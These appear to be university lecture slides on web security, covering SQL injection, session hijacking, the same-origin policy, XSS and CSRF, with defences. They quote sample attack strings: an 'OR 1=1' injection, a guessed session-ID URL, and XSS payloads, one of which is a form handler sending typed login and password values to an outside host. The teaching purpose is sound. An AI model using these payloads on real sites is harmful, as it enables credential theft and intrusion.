Web Security


Kehuan Zhang

IERG4130 2022

Topics to Be covered

- Overview of Web Application Security
- Server Side Security
  - Code Injection Attack
- Client Side Security
  - Same Origin Policy (SOP)
  - Cross-Site Scripting (XSS)
  - Cross-Site Request Forgery (CSRF)

Different Facets of Web Security



Server Side Security

Firewall and IDS Will NOT Help

- Port 80 or 443 has to be openned
- Attacks will normally happen at Application layer
  - But it is expensive to perform Deep-Packet-Inspection
- Common Attacks on server side
  - Code injection attack
    - ★ SQL Injection (Manipulate Database query input)
    - ★ File or shell command injection
    - ★ XSS can also be classified as one type of injection attack (used to inject malicious payload)
  - Exploit Session Management Weakness
    - ★ authorization
    - ★ Cookie management, session hijacking, ...
  - Insecure configurations and components
    - ★ Vulnerable software, like Web server

Code Injection Attack and Its Fundamental Reason

- Example: SQL Injection

```
SELECT * FROM purchase where ID=$id;

- \$id is *untrusted* user input data but used as code directl
- \$id is expected to be an integer, but what if \$id is a str
    - Above SQL statement will become

SELECT * FROM purchase where ID=11 OR 1=1

    - Which essentially will return all purchase record in dat
```

- Fundamental reason for such kind of attack is the blurred Boundary between user data and code
  - Thus user data could be executed as code

Session Management: Cookie Security

- A lot of web-site perform session management by asking the client (browser) to pass back the "session id", e.g.
  - as part of the cookie, or
  - as a parameter part of the URL
- If the integrity of the session id (or cookie) is not checked, the attacker can substitute a different session id and hence, access other people's sessions
  - Session ID should be Unique and NOT be Guessable
  - Integrity Checking on Cookies to prevent alternations
- Example attack:
  - Normal URL to see the results of my own submitted paper:

`http://www.publication.info/PaperShow.cgi?SID=1568914412`

  - Exploit URL to peek at other people's result:

`http://www.publication.info/PaperShow.cgi?SID=1568914413`

Counter Measures at Server Side

- Perform Security-oriented code-review for your server codes, scripts, servlets
  - Independent review, penetration tests
- Pro-actively scan for known vulnerabilities (using tools such as Nessus, Nitko, Whisker etc)
- Keep up with Vendor Patch, Patch and Patch...
- Beware of latest vulnerabilities (BugTraq)
- Run web server under a restricted account
- Set Access control lists (ACLs) on the filesystem (e.g. cmd.exe to SYSTEM and Admins only)
- Do not use Plaintext-based protocols, e.g., telnet, rlogin, ftp,... to manage your server ; use the secure version instead: ssh (terminal access and ftp),
- Backup your system
- Have an incident handling and disaster recovery procedure
- Load-balancer, server-redundancy: esp against DDOS attacks

Client Side Security

JavaScript

- This has nothing to do with Java
- Scripting language embedded in HTML Webpages, usually surrounded by <SCRIPT> tags, to be downloaded to the client browsers
  - But there are many other ways to insert JavaScript into a page
    - ★ E.g., onclick event, CSS rules, ...
- JavaScript code is interpreted directly by the web browser itself
- Allows HTML files to command the browser to do "more interesting"things, e.g.
  - create new windows
  - fill out fields in forms,
  - jump to new URLs,
  - making visual element changes dynamically, moving banners, status lines
- JavaScript is more powerful today, due to the improvements on performance
- It is difficult to filter JavaScript out of webpages
  - Dynamic language by nature
  - Different ways to introduce JavaScript code

JavaScript Security

By design

- SandBox model
  - There are no JavaScript methods that can directly access the fil es on the client computer
  - There are no JavaScript basic methods that can directly access the network, although JavaScript programs can load URLs and submit HTML forms
- Protection via the "Same-Origin Policy"

In reality, many attacks are still feasible

- Steal sensitive data
  - Cookie, browser history, etc.
- Trigger events automatically on victim's behalf
  - E.g., CSRF attack
- Change GUI to launch click-hijacking or phishing attack
- Mining Bitcoins!
- And bypass the "Same-Origin Policy"

Same Origin Policy

- Introduced by Netscape in 1996 after media reports of initial cross- site scripting attacks using active contents
  - JavaScript/VBScript
- Apply to scripts that run in browsers
- Origin = domain name + protocol + port
  - Full access to same origin
    - Full network access
    - Read/Write DOM tree (Document Object Model)
    - Access the DOM tree means the full control of the page
    - Storage
  - But Limited Interaction with other origins -Import of library resources (e.g. scripts) -Forms, hyperlinks
- SOP is important
  - Without SOP, scripts from a malicious web page could access and manipulate data of victim page containing sensitive data
- But SOP can be attacked and bypassed (e.g., XSS and CSRF attacks)


Cross-Site Scripting (XSS)

- From "parameter" injection to "code" injection:
  - SQL Injection: illegal parameters/command were injected into requests/web pages
  - In XSS, "Malicious code" (often in form of javascript) was injected to web pages on server
    - ★ When a victim user visits the tainted webpage (now hosted by the legitimate webserver), the Malicious code is loaded into and run by the victim user's browser
    - ★ where the Malicious code can secretly gather sensitive data from the victim user's machine while using the legitimated but flawed website (login, password, cookie

Cross-Site Scripting (XSS) - Stored

- Script code is saved on the application website and stored in database using their own non-validated forms
- When that data is retrieved from database and users load that webpage the code executes and attack occurs
- User would never know the code was executed without viewing the source of each webpage, since the link looks valid
- The application website owner is potentially liable since the attack code is stored on their site

Example of Stored XSS




Attackers try to post some malicious message to a online forum

Cross-Site Scripting (XSS) - Reflected

- Consider a legitimate (but flawed) web site W that gathers user input
  - Like Form-entry, search-input, or blog-posting
- User input will be **displayed (reflected) back to user**
  - E.g., Validate address, search results, etc.
- Then attacker could craft URL with a script in it and sends to victim, e.g. via SPAM or post it to popular blogs,
  - When victim clicks on link
    - ★ Script in the URL is sent to web site W's server as user input
    - ★ User input displayed; script "reflected" back to client
    - ★ **Script runs on client**

Example of Reflected XSS

- Modified URL
  - URL parameters are modified on the URL to contain script code
  - Input is not validated and displayed as entered on the resulting dynamic webpage



Defenses to XSS

- Sanitize or validate user inputs
  - Check if user inputs were allowed
  - Or remove dageours substrings with special measnings from user inputs
    - ★ For example, “=<>"'();”
  - You must do this filtering on the server side instead of client side, because attackers can bypass control and bypass client checks
- More generally, on the server-side, your application must remove:
  - Quotes of all kinds (', “, and ‘)
  - Semicolons (;), Asterisks (*), Percents (%), Underscores (_)
  - Other shell/scripting meta-characters (=&\|*?~<>^()$\n\r)
- But that would not always work

Challenges of Input Sanitization and Validation


- Malicious JavaScript can be everywhere and in strange forms
  - JavaScript as scheme in URI
    - ★
  - JavaScript On{event} attributes (handlers)
    - ★ OnSubmit, OnError, OnLoad, ...
- Typical use:
  - <img src="none" OnError="alert(document.cookie)">
  - <iframe src=`https://bank.com/login` onload=`steal()`>
  - <form> action="logon.jsp" method="post" onsubmit="hackImg=new Image; hackImg.src='http://www.digicrime.com/'+document.forms(1).login.value'+':'+ document.forms(1).password.value;"
- It is important to do context-based validation and sanitization on output
  - Same inputs could have different meaning under different context
  - Attackers actually could inject malicious XSS payload into database directly (so bypassing input validations)

Cross-Site Request Forgery (CSRF)


How Cookie Would Be Used in a Session

- Cookie generally reflects user's authentication status
  - Once passed the authentication, a cookie would be sent back
  - All following requests need only to present that cookie instead of username and password
  - Browser will decide when to attach what cookies **automatically**
    - ★ Based on Cookie Same-Origin Policy (different from previous SOP)
    - ★ Cookie SOP is defined as: (secureFlag, domainName, path)
- Attack can launch a forged request to vulnerable server
  - Then browsers will attach cookies of that vulnerable server to that fake request
  - The forged request will pass server authentication and get processed
    - ★ Since cookie is valid
    - ★ Even though user did not really be aware of this


Typical Scenarios of Legimate Cookie Uses




CSRF Attacking Scenario



Another Example of Legimate and Attacking Situation

